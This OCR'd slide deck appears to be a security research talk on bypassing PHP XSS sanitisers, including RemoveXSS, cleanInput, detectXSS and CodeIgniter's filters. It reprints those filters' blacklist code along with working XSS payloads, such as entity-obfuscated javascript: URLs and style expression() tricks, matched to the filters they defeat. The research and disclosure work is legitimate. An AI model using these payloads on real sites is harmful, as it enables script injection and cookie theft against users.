


<http://xssplaygroundforfunandlearn.netai.net/innerHTMLtesting.html>

# QUESTION ARISE: WHO CARES ABOUT IE8?

# IE8 STILL HAD 22% MARKET SHARE

## Browser Fragmentation



Internet  
Explorer 8 =  
22% of  
Desktop  
Market Share

<http://view.officeapps.live.com/op/view.aspx?src=%20http%3a%2f%2fvideo.ch9.ms%2fsessions%2fbuild%2f2559.pptx>

# WHY NO ENCODING IN AN ATTRIBUTE CONTEXT ATTACK METHODOLOGY?

see demo <http://jsfiddle.net/9t8UM/2/>

# STYLE CONTEXT ATTACK METHODOLOGY

Only for attendees :)

# STYLISH XSS IN MAGENTO

**Stylish XSS in Magento: When `style` helps you ...**

**How to bypass CodeIgniter in a Real World Setting?**

by

Ashar Javed

<https://twitter.com/soaj1664ashar>

<http://www.scribd.com/doc/226925089/Stylish-XSS-in-Magento-When-Style-helps-you>

# URL CONTEXT ATTACK METHODOLOGY

Only for attendees :)

# STORED XSS IN TWITTER TRANSLATION IN URL CONTEXT EVEN IN THE PRESENCE OF CONTENT SECURITY POLICY (CSP)

**Stored XSS in Twitter Translation Center's Forum**

*by*

Ashar Javed

<https://twitter.com/soaj1664ashar>

<http://www.scribd.com/doc/211362856/Stored-XSS-in-Twitter-Translation>



# XSS IN MAGENTO COMMERCE IN URL CONTEXT (DATA URI)

The screenshot shows a Magento Commerce website interface. A JavaScript alert box is displayed in the center, containing the number '2'. The background page shows a 'Partner Directory' section with a 'Back to Results' link. A browser developer tools console at the bottom indicates a pending request to 'maps.googleapis.com'. The browser's address bar shows a URL starting with 'data:text/html;base64,PHN2Zy9vbm...'. The developer tools' Elements tab highlights the 'Back to Results' link, which has a href attribute set to this malicious URL.

data:text/html;base64,PHN2Zy9vbm...  
JavaScript Alert  
2  
OK

Partner Directory  
« Back to Results

Waiting for maps.googleapis.com...

Elements Network Sources Timeline Profiles Resources Audits Console

```
><div class="left">...</div>
<div class="right">
  <a href="data:text/html;base64,PHN2Zy9vbm...>Back to Results</a>
</div>
</div>
```

Styles Computed Event List  
element.style {  
}  
partner de  
media="screen"

# EVALUATION OF ATTACK METHODOLOGY

- PHP's Built-In Functions
- Customized Solutions
- PHP-based Web Application Frameworks
- Alexa's top 100 sites (10 top sites from 10 different categories)

# PHP BUILT-IN FUNCTIONS THAT DEVELOPERS ARE USING IN THE WILD

- ☛ **trim()**: The “trim” function removes whitespaces (i.e., normal space, tab, newline, carriage return and vertical tab) from the beginning and end of the string

- ☛ **strip\_tags()**: The “strip\_tags” function removes HTML and PHP tags from the string. This function also removes HTML comments from the string

- ☛ **htmlentities()**: This function converts potentially dangerous characters (i.e., ”, < etc) into their respective HTML entities e.g., < becomes &lt;. The “htmlspecialchars” function also works in a similar manner.

- ☛ **stripslashes()**: This function removes backslash (\) from the string. The “stripslashes” function also converts double backslashes (\\) into single backslash.



❶ stripslashes(htmlentities(strip\_tags(trim(\$input))))


A quick search on GitHub reveals ...

The screenshot shows a GitHub search interface. The URL in the address bar is [https://github.com/search?q=extension%3Aphp+stripslashes%28htmlentities%28strip\\_tags%28trim%28\\$input%29%29%29](https://github.com/search?q=extension%3Aphp+stripslashes%28htmlentities%28strip_tags%28trim%28$input%29%29%29). The search bar contains the query "extension:php stripslashes(htmlentities(strip\_tags(trim(\$input))))". Below the search bar, there are two tabs: "Repositories" and "Code", with "Code" being the active tab, indicated by a count of 1,610 results. A message "We've found 1,610 code results" is displayed. The results section is partially visible at the bottom.

<http://xssplayground.net23.net/clean6.html>

② `trim(htmlspecialchars($value, ENT_QUOTES, "utf-8"))`

A quick search on GitHub reveals ... (false positives are also there but still give you an idea of popularity)



<http://xssplayground.net23.net/clean20.html>

```
❸ htmlentities(trim(strip_tags(stripslashes($input))), ENT_NOQUOTES, "UTF-8")
```

A quick search on GitHub shows ...

The screenshot shows a GitHub search interface. The URL in the address bar is [https://github.com/search?q=extension%3Aphp+htmlentities%28trim%28strip+tags%28stripslashes%28\\$](https://github.com/search?q=extension%3Aphp+htmlentities%28trim%28strip+tags%28stripslashes%28$). The search bar contains the query `extension:php htmlentities(trim(strip_tags(stripslashes($value))), ENT_NOQUOTES, UTF-8);`. On the left, there's a sidebar with 'Repositories' and 'Code' tabs, where 'Code' is selected and shows 7,307 results. The main area displays the message 'We've found 7,307 code results' and a single result link: [chrisdonalds/Foundry – getvars.php](#).

<http://xssplayground.net23.net/clean21.html>

# SUMMARY OF BYPASSES

Only for attendees :)

# CUSTOMIZED XSS SOLUTIONS

## ① RemoveXSS(\$input):

Developers are also calling it with names like **filterXSS** and **noXSS**

A quick search on GitHub reveals

The screenshot shows a GitHub search interface. The URL in the address bar is [https://github.com/search?q=extension%3Aphp+function+%24val+%3D+preg\\_replace%28%27%2F%28%29](https://github.com/search?q=extension%3Aphp+function+%24val+%3D+preg_replace%28%27%2F%28%29). The search query in the search bar is `extension:php function $val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', '', $val);`. Below the search bar, there are two tabs: "Repositories" and "Code". The "Code" tab is selected, showing 1,076 results. A message indicates "We've found 1,076 code results".

<http://xssplayground.net23.net/clean.html>

# FEATURES OF REMOVEXSS()

Two arrays of black-listed keywords :)

```
$ra1 = Array('javascript', 'vbscript', 'expression', 'applet', 'meta', 'xml', 'blink', 'link',
    'style', 'script', 'embed', 'object', 'iframe', 'frame', 'frameset', 'ilayer',
    'layer', 'bgsound', 'title', 'base');

$ra2 = Array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', 'onbeforeactivate',
    'onbeforecopy', 'onbeforecut', 'onbeforedeactivate', 'onbeforeeditfocus',
    'onbeforepaste', 'onbeforeprint', 'onbeforeunload', 'onbeforeupdate',
    'onblur', 'onbounce', 'oncellchange', 'onchange', 'onclick', 'oncontextmenu',
    'oncontrolselect', 'oncopy', 'oncut', 'ondataavailable', 'ondatasetchanged',
    'ondatasetcomplete', 'ondblclick', 'ondeactivate', 'ondrag', 'ondragend',
    'ondragenter', 'ondragleave', 'ondragover', 'ondragstart', 'ondrop',
    'onerror', 'onerrorupdate', 'onfilterchange', 'onfinish', 'onfocus', 'onfocusin',
    'onfocusout', 'onhelp', 'onkeydown', 'onkeypress', 'onkeyup', 'onlayoutcomplete',
    'onload', 'onlosecapture', 'onmousedown', 'onmouseenter', 'onmouseleave',
    'onmousemove', 'onmouseout', 'onmouseover', 'onmouseup', 'onmousewheel', 'onmove',
    'onmoveend', 'onmovestart', 'onpaste', 'onpropertychange', 'onreadystatechange',
    'onreset', 'onresize', 'onresizeend', 'onresizestart', 'onrowenter', 'onrowexit',
    'onrowsdelete', 'onrowsinserted', 'onscroll', 'onselect', 'onselectionchange',
    'onselectstart', 'onstart', 'onstop', 'onsubmit', 'onunload');

$ra = array_merge($ra1, $ra2);
```



# HTML CONTEXT BYPASSES OF REMOVEXSS()

<http://xssplayground.net23.net/clean.html>

**<input type=text oninput=alert(1)>**

<form  
action=ja&Tab;vasc&NewLine;ript&color  
<button type=submit>

# ATTRIBUTE CONTEXT BYPASSES OF REMOVE XSS()

All event handlers that are not part of black-listed array will bypass this protection e.g.,

**onpopstate**  
**onstorage**

I TWEETED ABOUT THAT AND  
YOU WILL SEE LOTS OF  
BYPASSES BY FELLOW  
RESEARCHERS

<https://twitter.com/soaj1664ashar/status/470843406521237504>

# STYLE CONTEXT BYPASS OF REMOVEEXSS()

**width:ex/\*\*/pression(alert(1))**

# URL CONTEXT BYPASS OF REMOVEXSS()

ja&Tab;vasc&NewLine:ript&colon;alert&lpar;1&rpar;

# SCRIPT CONTEXT BYPASS OF REMOVEXSS()

'; confirm(1); #x27;

';; confirm(1); '

## ② cleanInput(\$input)

A very popular but sorry to say BAD XSS protection ...


A quick search on GitHub reveals ...

The screenshot shows a GitHub search interface. The URL in the address bar is `https://github.com/search?q=extension%3Aphp+'%40<script[^>]*%3F,*%3F<%2Fscript>%40si'%2C&type=Code&ref=s`. The search bar contains the query `extension:php '@<script[^>]*?>.*?</script>@si'`. Below the search bar, there are two tabs: "Repositories" (1,349) and "Code" (7,943). A message indicates "We've found 7,943 code results".

<http://xssplayground.net23.net/clean1.html>

# WHY SO POPULAR?

# PUBLISHED AT [HTTP://CSS-TRICKS.COM](http://css-tricks.com)



The screenshot shows a web browser window with the URL [css-tricks.com/snippets/php/sanitize-database-inputs/](http://css-tricks.com/snippets/php/sanitize-database-inputs/) in the address bar. The main content is a heading and a code block.

## 1) Function for stripping out malicious bits

**PHP**

```
<?php
function cleanInput($input) {

    $search = array(
        '@<script[^>]*?>.*?</script>@si',           // Strip out javascript
        '@<[\/\!]*?[^<>]*?>@si',                      // Strip out HTML tags
        '@<style[^>]*?>.*?</style>@siU',            // Strip style tags properly
        '@<!--[\s\S]*?--[\t\n\r]*>@'                  // Strip multi-line comments
    );

    $output = preg_replace($search, '', $input);
    return $output;
}
?>
```

# FEATURES OF CLEANINPUT()

```
1 <?php
2     function cleanInput($input) {
3
4         $search = array(
5             '@<script[^>]*?>.*?</script>@si',
6             '@<[\\v\\!]*?[^<>]*?>@si',
7             '@<style[^>]*?>.*?</style>@siU',
8             '@<![\\s\\S]*?--[ \\t\\n\\r]*>@'
9         );
10
11         $output = preg_replace($search, '', $input);
12         return $output;
13     }
14 ?>
```

# HTML CONTEXT BYPASSES OF CLEANINPUT()

<http://xssplayground.net23.net/clean1.html>

```
<img src=x id=confirm(1)  
onerror=eval(id)
```

```
<iframe/src=javascript:confirm%281%29
```

FOR OTHER CONTEXTS ... IT  
SHOULD BE :)



## ③ sanitizeCSS(\$input)


The goal of this function is to stop JavaScript execution via style.

```
static function sanitizeCSS($input)
{
    $output = preg_replace('/((\n)?(.)*(url)(.)*(;))?/', '', $input);
    /* execute this after the URL removal, since it will break the CSS.
     * this is for the leftover hardcore cases such as expression(...) */
    $output = preg_replace('/((.)*(\\()+(.)*))/', '', $output);
    return $output;
}
```


<http://xssplayground.net23.net/clean2.html>

# IT PERFORMS WELL FOR CASES LIKE:

```
/(\n)?(.*(url)(.*)(;)?/
```



```
/(.*)*(\((\))+(.)*/
```



```
<div style='background:url(javascript:confirm(document.cookie))'>
<div style='width:expression(confirm(document.location))'>
```



BUT REMEMBER THE 3RD STEP OF  
STYLE CONTEXT ATTACK  
METHODOLOGY ...

# HERE IS THE BYPASS :)

**width:expression&#x28;alert&#x28;1&#x29;&#x29;**

## ④ detectXSS(\$input)

Another popular customized XSS protection solution.

<http://xssplayground.net23.net/clean3.html>

# WHY POPULAR?

# SYMPHONY CMS

A popular XSLT-powered open source content management system is using **detectXSS()** function.

# ACCORDING TO HTTP://WWW.GETSYMPHONY.COM/

www.getsymphony.com/explore/showcase/

Blog Articles Twitter Jobs Feeds

# Symphony.

Features Showcase Compatible Hosts Testimonials

Build Anything

An impressive assortment of **410 sites** makes the showcase an ever-growing testament to Symphony's power and flexibility.

**So bypass means**

...

**410  
sites XSSed ...**

[www.meme.com](http://www.meme.com)

# FEATURES OF DETECTXSS()

```
// Set the patterns we'll test against
$patterns = array(
    // Match any attribute starting with "on" or xmlns
    '#(<[^>]+[\\x00-\\x20\\\'\\/])(on|xmlns)[^>]*>?#iUu',
    // Match javascript:, livescript:, vbscript: and mocha: protocols
    '!((java|live|vb)script|mocha|feed|data):(\w)*!iUu',
    '#-moz-binding[\\x00-\\x20]*:#u',
    // Match style attributes
    '#(<[^>]+[\\x00-\\x20\\\'\\/] )style=[^>]*>?#iUu',
    // Match unneeded tags
    '#/*(applet|meta|xml|blink|link|style|script|embed|object|iframe|frame|frameset|ilayer|layer|bgsound|title|base)[^>]*>?#iUu',
);
```

# HTML CONTEXT BYPASS OF DETECTXSS()

```
<form[action=ja&Tab;vascr&Tab;ipt&colon;confirm(document.cookie)]>
<button type=submit>
<math><a/xlink:href=javascript&colon;confirm(1)>click
```

FOR OTHER CONTEXTS ...



**IT'S EASY ...**

made on imgur

# SUMMARY OF BYPASSES

PHP-based Customized XSS Protections	HTML Context	Attribute Context	Style Context	URL Context	Script Context
RemoveXSS(\$input)	✓	✓	✓	✓	✓
cleanInput(\$input)	✓	✓	✓	✓	X
sanitizeCSS(\$input)	NA	NA	✓	NA	NA
detectXSS(\$input)	✓	✓	✓	✓	✓
stripImages(\$input)	✓	NA	NA	NA	NA
cleanURL(\$url)	NA	NA	NA	✓	NA
removeScript(\$input)	✓	NA	NA	NA	NA
sanitizeHTML(\$string)	✓	NA	NA	NA	NA
xss_clean(\$data)	✓	NA	NA	NA	NA
stripScriptsAndCss(\$input)	✓	NA	✓	NA	NA

# PHP-BASED WEB APPLICATION FRAMEWORKS

Web frameworks like CodeIgniter, htmLawed, Nette, HTML Purifier, Laravel and PEAR's HTML Safe are highly adopted in the wild. The main job of frameworks is to minimize the overhead associated with the common web application development tasks which in turn increase productivity. At the same time, frameworks offer XSS mitigation routines so that security *unaware* developers can use these functions and may protect their web applications. The frameworks like CodeIgniter, htmLawed, Nette, HTML Purifier, PHP Input Filter, CakePHP and PEAR's HTML Safe have dedicated functionality for the protection of XSS attacks.

# CODEIGNITER

A Fully Baked PHP Framework  
<http://ellislab.com/codeigniter>

CodeIgniter is one of the world's most popular Open Source PHP frameworks, used by thousands of developers powering hundreds of thousands of sites, in addition to being deployed as the underpinning of every ExpressionEngine installation. As of this writing it is the second most watched PHP project hosted at GitHub, surpassing Slim, Yii, CakePHP, Zend, and Laravel in either followers, contributors, or both. It has the highest number of forks of any PHP project at GitHub of all time. It is used by everyone from AT&T to Home Depot to Dictionary.com, to Rachael Ray to Magento to the Mail & Guardian, to the Universities of Missouri, Michigan, Texas, Georgia, and more (Sources: builtwith.com, wappalyzer.com). And it is used as the server-side back end for many mobile apps.



**Ashar Javed** @soaj1664ashar · Oct 4

I never know that CodeIgniter (Open Source #PHP frameworks (@CodeIgniter)) is that much popular :P [pic.twitter.com/dhZ2yJ21of](http://pic.twitter.com/dhZ2yJ21of)

Reply Delete Favorite

Flag media

# CODEIGNITER BYPASSES

<https://github.com/EllisLab/CodeIgniter/issues/2667>

# FEATURE OF CODEIGNITER


**Disallowed JavaScript in Links & Image Tags** (Snapshot from the latest CodeIgniter version available at GitHub)

```
if (preg_match('/<a/i', $str))
{
    $str = preg_replace_callback('#<a[^a-z0-9]+([^\>]*?)(>|$)#si', array($this, '_js_link_removal'), $str);
}

if (preg_match('/<img/i', $str))
{
    $str = preg_replace_callback('#<img[^a-z0-9]+([^\>]*?)(>|\s?/?>|$)#si', array($this, '_js_img_removal'), $str);
}
```

<https://github.com/EllisLab/CodeIgniter/blob/develop/system/core/Common.php>

# BEFORE MY BYPASS LINK JAVASCRIPT REMOVAL FEATURE'S REGULAR EXPRESSION LOOKS LIKE




# TEST-BED RELATED TO OLD CODEIGNITER BEFORE I STARTED BYPASSING

<http://xssplayground.net23.net/clean11.html>

# WHO IS WILLING TO BYPASS THIS? :)

```
/#<a\s+([^\>]*?)\b(?!>|$/
```



BYPASS #1, ONLY FORWARD  
SLASH (/) IS ENOUGH TO BYPASS  
THE REGULAR EXPRESSION :)

<a href=ja&Tab;vasc&NewLine;ript&colon;confirm(1)

<http://xssplayground.net23.net/clean11.html> (old test-bed)

<http://xssplayground.net23.net/clean100.html> (new test-bed)

# ANOTHER FEATURE OF CODEIGNITER

## Sanitize Naughty HTML elements

Old list of naughty elements before I started bypassing ...

### Sanitize naughty HTML elements

---

```
$naughty = 'alert|applet|audio|basefont|base|behavior|bgsound|blink|body|
embed|expression|form|frameset|frame|head|html|ilayer|iframe|input|
isindex|layer|link|meta|object|plaintext|style|script|textarea|title|
video|xml|xss';
```

# BYPASS #2 (USE OF MATH TAG AND IT IS FIREFOX SPECIFIC BYPASS)

<math><a/xlink:href=javascript&colon;confirm(1)>click</a>

<http://xssplayground.net23.net/clean11.html> (old test-bed)

<http://xssplayground.net23.net/clean100.html> (new test-bed)

# NEW/UPDATED LIST OF NAUGHTY ELEMENTS

```
Sanitize naughty HTML elements
```

---

```
$naughty = 'alert|prompt|confirm|applet|audio|basefont|base|behavior|
bsound|blink|body|embed|expression|form|frameset|frame|head|html||layer|
iframe|input|button|select|isindex|layer|link|meta|keygen|object|
plaintext|style|script|textarea|title|math|video|svg|xml|xss';
```

OLD CODEIGNITER HAD NO  
SUPPORT FOR HTML5 ENTITIES  
LIKE &TAB;, &COLON; AND  
&NEWLINE;

*I was making use of these entities in order to bypass  
CodeIgniter's black-listing ...*

# NOW THEY ARE SUPPORTING HTML5 ENTITIES

```
// If we're not on PHP 5.4+, add the possibly dangerous HTML 5
// entities to the array manually
if ($flag === ENT_COMPAT)
{
    $_entities[':'] = '&colon;';
    $_entities['('] = '&lpar;';
    $_entities[')'] = '&rpar;';
    $_entities["\n"] = '&newline;';
    $_entities["\t"] = '&tab;';
}
```

<https://github.com/EllisLab/CodeIgniter/blob/develop/system/core/CodeIgniter.php>

# YET ANOTHER FEATURE OF CODEIGNITER

Removes Invisible characters e.g., %00 i.e., NULL

```
function remove_invisible_characters($str, $url_encoded = TRUE)
{
    $non_displayables = array();

    // every control character except newline (dec 10)
    // carriage return (dec 13), and horizontal tab (dec 09)

    if ($url_encoded)
    {
        $non_displayables[] = '/%0[0-8bcef]/'; // url encoded 00-08, 11, 12, 14, 15
        $non_displayables[] = '/%1[0-9a-f]/'; // url encoded 16-31
    }

